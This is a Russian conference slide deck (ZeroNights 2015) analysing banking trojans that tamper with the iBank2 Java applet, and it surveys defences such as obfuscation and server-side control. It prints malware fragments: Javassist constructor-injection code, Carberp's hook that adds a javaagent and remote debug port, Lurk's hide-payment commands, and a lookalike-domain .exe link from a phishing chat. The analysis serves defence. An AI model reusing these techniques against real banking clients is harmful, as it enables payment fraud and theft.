
Zeronights 2015




БАНКОВСКИЕ ТРОЯНЫ
ВЗГЛЯД С ДРУГОЙ СТОРОНЫ

Левин Алексей

1 План

- Автозалив для интернет-банкинга на Java
- Обзор троянов под iBank2 со скрытием платежа или автозаливом
- Меры противодействия троянам с автозаливом и эффективность таких мер

2 Векторы атак на Java на стороне клиента



3 Способы модификации Java-апплета

- Изменение кода на диске или в памяти
- Отладочные интерфейсы Java

  1) Javaagent

  2) Native agent


- Библиотеки для манипуляции байткодом - javaassist, BCEL, cglib, ASM

4 Win32/Spy.Ranbyus

```
test    bl, bl
jz      short loc_1013125
push    offset aLjavaxSwingT_0 ; "(Ljavax/swing/tree/MutableTreeNode;)V"
lea     ecx, [ebp+74h+var_A4]
call    sub_10183DB
push    offset aRemovenodefrom ; "removeNodeFromParent"
```

```
push    offset aClassCom_bifit ; "class com.bifit.swing.tree.XTree"
lea     ecx, [ebp+74h+var_104]
call    sub_10183DB
```

5 Админка Win32/Spy.Ranbyus



Thanx to Xylitol, 0x16/7ton

6 Oris

.data:1000D0AD 0000002C C Call me ORIS. Copyright© John M, Aston, UK.

```
cmp     [ebp+var_2810], ebx
jz      short loc_10007590
lea     eax, [ebp+szShortPath]
push    eax
push    offset aJavaagentS ; " -javaagent:%s"
lea     eax, [ebp+ebx+var_4914]
push    eax
```

7 Oris

```
for (int j = 0; j < i; j++) {
        CtConstructor ctconstructor = aobj[j];
        try {
                if (s.endsWith("JDialog")) {
                        ctconstructor.insertAfter("{ ORIS.oris_v(this); }");
                }
                if (s.endsWith("Frame")) {
                        ctconstructor.insertAfter("{ ORIS.oris_v(this); }");
                }
                if (s.endsWith("JTextPane")) {
                        ctconstructor.insertAfter("{ ORIS.oris_k(this); }");
                }
                if (s.endsWith("JLabel")) {
                        ctconstructor.insertAfter("{ ORIS.oris_l(this); }");
                }
```

8 Carberp

```
BOOL bres = (BOOL)pCopyFileA( ".\\lib\\rt.jar", ".\\lib\\rt_.jar", TRUE );
DWORD err = (DWORD)pGetLastError();
if( !bres && err != ERROR_FILE_EXISTS )
{
→   DBG( "JavaPatcher", "Err: Can`t copy rt.jar -> rt_.jar, %d", err );
→   return false;
}
if( pCopyFileA( ".\\lib\\rt.jar", ".\\lib\\rtB.jar", FALSE ) == 0 )
{
→   DBG( "JavaPatcher", "Err: Can`t copy rt.jar -> rtB.jar" );
→   return false;
}


//загрузка в папку ALLUSERSPROFILE
GetAllUsersProfile( Path, sizeof(Path) );

const char* miscFiles[] = { "Agent.jar", "AgentPassive.jar", "jni.dll", "client2015.jar", 0 };
const char** ss = miscFiles;
```

9 Carberp

```
PCHAR WINAPI Hook_GetCommandLineA()
{
→   PCHAR CommandLineA = Real_GetCommandLineA();


→   char find1[] = { '-','X','m','x','2','5','6','m', 0 }; //-Xmx256m
→   char find2[] = { '-','c','p',' ','l','a','u','n','c','h','e','r','.','j','a','r', 0 }; //-cp launcher.jar
→   char find3[] = { '-','X','b','o','o','t','c','l','a','s','s','p','a','t','h', 0 }; //-Xbootclasspath
→   char find4[] = {'-','D','j','a','v','a', 0};

→   const char* agent = "Agent.jar";
→   const char* agentPassive = "AgentPassive.jar";
//→ const char* forIns1 = " -javaagent:\"%s\\%s\"";
→   const char* forIns1 = " -Xdebug -Xrunjdwp:transport=dt_socket,server=y,address=9999 -javaagent:\"%s\\%s\"";
→   const char* forIns2 = ";\"%s\\Agent.jar\";\"%s\\lib\\javassist.jar\"";//;\"%s\\lib\\client2015.jar\"";
→   DBG("CmdLineA", "----: %s", CommandLineA);
→   if( m_strstr( CommandLineA, "javassist.jar" ) != 0 ) //если уже добавляли, то 2-й раз не нужно
→   →   return CommandLineA;
```

10 BifitAgent

```
push    offset pMore     ; "iAgent"
lea     ecx, [ebp+pszPath]
push    ecx              ; pszPath
call    esi ; PathAppendA
push    offset aAgent_jar ; "agent.jar"
lea     edx, [ebp+pszPath]
push    edx              ; pszPath
call    esi ; PathAppendA
```


```
push    offset aJavassist_jar ; "javassist.jar"
lea     eax, [ebp+pszPath]
push    eax              ; pszPath
call    esi ; PathAppendA
```

```
public class ClientApplet {

    public ClientApplet() {
    }

    public static void init(Applet applet) {
        URL url = applet.getDocumentBase();
        if (url != null) {
            com.bifit.utils.G.A.K().C(url.toString());
        }
        com.bifit.utils.G.A.K().Y();
        if (com.bifit.utils.G.A.K().Q()) {
            A();
        }
    }
```

11 Админка BifitAgent



12 Lurk

```
push    offset ProcName ; "_JVM_FindLoadedClass@12"
mov     eax, [ebp+var_8]
mov     ecx, [eax+1Ch]
push    ecx             ; hModule
call    ds:GetProcAddress


push    offset a_jvm_definecla ; "_JVM_DefineClassWithSourceCond@32"
mov     ecx, [ebp+var_8]
mov     edx, [ecx+1Ch]
push    edx             ; hModule
call    ds:GetProcAddress


push    offset a_jvm_definec_0 ; "_JVM_DefineClassWithSource@28"
mov     edx, [ebp+var_8]
mov     eax, [edx+1Ch]
push    eax             ; hModule
call    ds:GetProcAddress
```

13 Lurk

```
holder_login = new k(z[4], 0);
start_extension = new k(z[48], 1);
work_extension = new k(z[37], 2);
run_task = new k(z[68], 3);
check_compatibility = new k(z[21], 4);
check_payment_params_compatibility = new k(z[40], 5);
get_holder_info = new k(z[79], 6);
get_holder_payments_info = new k(z[88], 7);
get_env_info = new k(z[74], 8);
get_confirm_info = new k(z[49], 9);
get_hide_payments = new k(z[16], 10);
grab_info = new k(z[89], 11);
read_input_data = new k(z[78], 12);
write_output_data = new k(z[47], 13);
convert_doc_to_json = new k(z[43], 14);
parse_command_tag = new k(z[96], 15);
parse_payment_tag = new k(z[22], 16);
load_payments = new k(z[55], 17);
hide_payment = new k(z[51], 18);
hide_payments = new k(z[82], 19);
hide_payments_from_cache = new k(z[29], 20);
```

```
get_holder_info_response = new k(z[77], 52);
update_holder_remainder = new k(z[76], 53);
get_bank_info_request = new k(z[23], 54);
get_bank_info_response = new k(z[8], 55);
get_keys_info_request = new k(z[44], 56);
get_keys_info_response = new k(z[65], 57);
get_doc_hist_request = new k(z[45], 58);
get_doc_hist_response = new k(z[56], 59);
get_payments_info = new k(z[103], 60);
update_payment_status = new k(z[83], 61);
get_time_request = new k(z[80], 62);
get_time_response = new k(z[41], 63);
get_vip = new k(z[81], 64);
get_vip_request = new k(z[18], 65);
get_vip_response = new k(z[75], 66);
get_resource_request = new k(z[93], 67);
get_resource_response = new k(z[102], 68);
get_doc_list_request = new k(z[60], 69);
get_doc_list_response = new k(z[71], 70);
get_otp_info_request = new k(z[50], 71);
get_otp_info_response = new k(z[11], 72);
```

14 Методы защиты: усложнение реверса

- Использование динамического словаря для обфускации
- Шифрование защищаемых классов и генерация на их месте псевдоклассов, не несущих смысловой нагрузки
- Для инициализации апплета используется javascript

15 Методы защиты: дополнительно

- Контроль библиотек для инжекта вредоносного кода
- Контроль целостности constant-pool и шифрование строк загруженных классов
- Контроль на стороне сервера банка

16 Результат обфускации

```
public void init() {
    try {
        DocumentBrowser.getInstance().setApplet(this);
        if (!JavaScriptInterpreter.isContextSealed()) {
            for (int i = 0; i < b_java_lang_String_array1d_static.length; i++) {
                JavaScriptInterpreter.loadModule(b_java_lang_String_array1d_static[i],
                        DocumentBrowser.getResource("rc/" + b_java_lang_String_array1d_static[i] + ".js"));
            }
            JavaScriptInterpreter.sealContext();
        }
```

```
public void init() {
    try {
        lIllllII.IlIlllllII().Illllllll(this);
        if (!JavaScriptInterpreter.isContextSealed()) {
            lllIlIlll lllilillll = (lllIlIlll)com.bifit.harver.core.llIllIII11.lIIlI1111("entity",
                    new GZIPInputStream(new ByteArrayInputStream(lI1111IlI())));
            IlllIIII().lIIlIIlIl(new lIIl1I11I("resources", lllilillll));
            JavaScriptInterpreter.sealContext();
        }
```

17 Результат обфускации

java -jar fernflower.jar ClientApplet.class

```
public void init() {
    // $FF: Couldn't be decompiled
}
```

java -jar procyon-decompiler-0.5.30.jar –b ClientApplet.class

```
public void init() {
        invokedynamic:void(\u385c:(Lcom/bifit/harver/IlI1II1lI;)V,
        initobject:IlI1II1lI(IlI1II1lI::<init>, this:ClientApplet, aconstnull:ThreadGroup(), aconstnull:Runnable(),
        invokestatic:String(ClientApplet::\ucfae, ldc:String("\u9067\u2a49\u6e3a\u326b\ub8da\ub67d")), ldc:long(4194304L)))

        try {
        monitorenter(getstatic:Object(ClientApplet::ll1IIIII1))

        try {
        while (logicalnot:boolean(getstatic:boolean(ClientApplet::IlI1II1lI))) {
        invokevirtual:void(Object::wait, getstatic:Object(ClientApplet::ll1IIIII1))
        }
        }
```

18 Контроль на стороне сервера банка

```
Manifest-Version: 1.0
Created-By: 1.6.0_31 (Sun Microsystems Inc.)
Premain-Class: com.kl.aep.Jmon
Can-Retransform-Classes: true
```

```
private Boolean validateCertificatePath(CertPath certpath)
```

```
private CodeSigner[] GetCodeSignersFromJAR(Class class1)
```

```
public static String calculateFileHash(File file)
```

```
private String SaveSourceFilesForReply(StackTraceElement astacktraceelement[], eSysWatcherReply esyswatcherreply)
```

19 Эффективность механизмов защиты

	Carberp	Ranbyus	Oris	Bifit Agent	Lurk
Простая обфускация	-	-	-	-	-
Усиленная обфускация	+	+	+	-	-
Дополнительные методы	+	+	+	+	-
Контроль на стороне сервера	+	+	+	+	+

20 Хорошая попытка

(14:48:28) [redacted]: тут?
(15:01:25) [redacted]: Всегда
(15:01:38) [redacted]: Приветствую.тут?
http://bifitcom.com/bifit_fl.exe
вот флешка о бифите

(15:08:40) [redacted]: А есть архивы разработки svn сжатые?
(15:08:56) [redacted]: да
(15:09:14) [redacted]: можешь залить во вне?
(15:09:49) [redacted]: или где можно скачать?
(15:09:55) [redacted]: я просто сейчас не в сети
(15:11:38) [redacted]: За вами уже выехали
(15:11:49) [redacted]: Спасибо за ожидание
(15:11:55) [redacted]: давай по[redacted]дим хоть)
(15:12:09) [redacted]: ато я с вами уже лет 7 бодаюсь
(15:13:12) [redacted]: хорошая была попытка

(15:13:54) [redacted]: слей репозиторий клиентского апплета
(15:14:00) [redacted]:)

21 Другие разработчики

```
    public void init() {
/*  84*/    super.init();
/*  85*/    sm = new MySecurityManager(System.getSecurityManager());
/*  86*/    System.setSecurityManager(sm);
/*  87*/    SKS_INIT_EXCEPTION = new ru.cft.isd.sksj.core.SKSJException.SKSInitException();
/*  89*/    sksobject = new SKSJCore(this);
/*  90*/    boolean isInit = sksobject.init();
/*  91*/    jsOnInitCallback();
/*  92*/    if (!isInit) {
/*  93*/      destroy();
/*  94*/      throw new RuntimeException("RuntimeException: SKSJ don't setup correctly.");
        } else {
/*  96*/      return;
        }
    }
```

```
    public void init() {
/*  58*/    super.init();
/*  60*/    URL url = getDocumentBase();
/*  61*/    String s = (new StringBuilder()).append(url.getProtocol()).append("://").append(url.getHost()).toString();
/*  62*/    appPanel.managerPane.setHost(s);
/*  63*/    appPanel.jurTabPane.addChangeListener(new  Object(url, s)
```

22 Выводы

Для противодействия троянам нужно:

Отдельная команда

Усложните реверс

- Применяйте обфускацию
- Не используйте параметры по умолчанию
- Кастомизируйте ПО для обфускации

23 Выводы

Используйте дополнительные методы

- Дополнительный контроль целостности
- Контроль среды клиента на стороне сервера

24 Выводы

Контролируйте эффективность

- Сбор информации о существующих троянах
- Реверс троянов и разработка механизмов защиты
- Облако для контроля в онлайне

Zeronights 2015

БАНКОВСКИЕ ТРОЯНЫ
ВЗГЛЯД С ДРУГОЙ СТОРОНЫ

Левин Алексей
levin@bifit.com